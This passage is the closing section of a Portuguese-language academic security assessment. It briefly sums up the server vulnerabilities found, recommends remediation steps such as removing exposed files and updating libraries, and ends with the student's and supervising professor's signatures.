Essas vulnerabilidades, em conjunto, demonstram que o ambiente está suscetível a ataques que podem resultar na divulgação de informações confidenciais, escalonamento de privilégios e comprometimento total do servidor. Recomenda-se a remoção imediata de arquivos sensíveis do diretório público, a atualização das bibliotecas utilizadas, a implementação de mecanismos de autenticação e controle de acesso mais robustos e a revisão das configurações de permissão no servidor web.

Portanto, o estudo em segurança computacional foi essencial, pois além de gerar uma grande satisfação e segurança pessoal, também agrega do ponto de vista profissional, gerando possíveis oportunidades.

Campo Grande, 11 de julho de 2025.

gov.br
Documento assinado digitalmente
HATANAEL LIMA FERNANDES
Data: 11/07/2025 20:09:33-0300
Verifique em https://validar.iti.gov.br

HATANAEL LIMA FERNANDES
Acadêmico

CARLOS ALBERTO DA SILVA
Professor Orientador